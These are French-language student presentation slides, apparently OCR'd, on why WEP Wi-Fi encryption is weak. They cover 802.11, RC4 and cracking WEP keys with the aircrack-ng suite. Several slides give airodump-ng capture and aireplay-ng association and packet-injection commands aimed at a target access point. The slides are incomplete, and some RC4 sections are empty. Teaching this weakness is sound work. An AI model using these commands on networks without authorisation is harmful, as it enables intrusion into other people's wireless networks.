PROJET DE CRYPTOGRAPHIE :

CRACK CLÉ WP

PRÉSENTER PAR:
AMEL BENNACER

SOMMAIRE:


- Introduction
- La norme 802.11
- Le WEP
- L'Algorithme RC4
- Crack clé WEP
- Conclusion

INTRODUCTION:

- Au cours de cette exposé, nous allons voir pourquoi il ne faut plus utiliser le cryptage WEP 64 bits ou 128 bits, car c'st simple comme bonjour de à casser cette protection. Ensuite on va voir d'où vien se probleme.

LA NORME 802.11

- Protocole mis en œuvre pour les réseaux sans fils




LE WEP:

- protéger le réseau des écoutes passives et tentatives d'intrusion
- Une clé unique est enregistrée sur l'ensemble des points d'accès et sur les postes clients constituant le réseau sans fil
- Utilise algorithme RC4 pour générer un flot de donnée pseudo aléatoire.

ALGORITHME RC4:

- **Le chiffrement:**



ALGORITHME RC4:

- **Le déchiffrement:**




schéma extrait du magazine MISC informatique

CRACK CLÉ WEP VIA AIRCRACK

Définition:

- Aircrack-ng est un groupe d'outils de *monitoring pour réseau sans fil dont* l'utilisation principale est le « cassage » de clés WEP. Ses outils:
- Airodump-ng
- Airplay-ng
- Aircrack-ng


CRACK CLÉ WEP VIA AIRCRACK

Installation sous ubuntu:

```
# apt-get install aircrack-ng
```

CRACK CLÉ WEP VIA AIRCRACK


Activation de l'alias de la carte pour le mode monitor



CRACK CLÉ WEP VIA AIRCRACK

Capture de paquets:

airodump-ng --write "NomFichierSortie" --channel "NumeroChannel" "Interface"




CRACK CLÉ WEP VIA AIRCRACK

Capture de paquets:

CRACK CLÉ WEP VIA AIRCRACK


Test du mode d'association:

aireplay-ng -1 0 -e ESSID -a @_mac_AP -h @_mac_station interface




CRACK CLÉ WEP VIA AIRCRACK

Injection des paquets: aireplay-ng -3 -e ESSID -b @_mac_AP -h @_mac_station interface



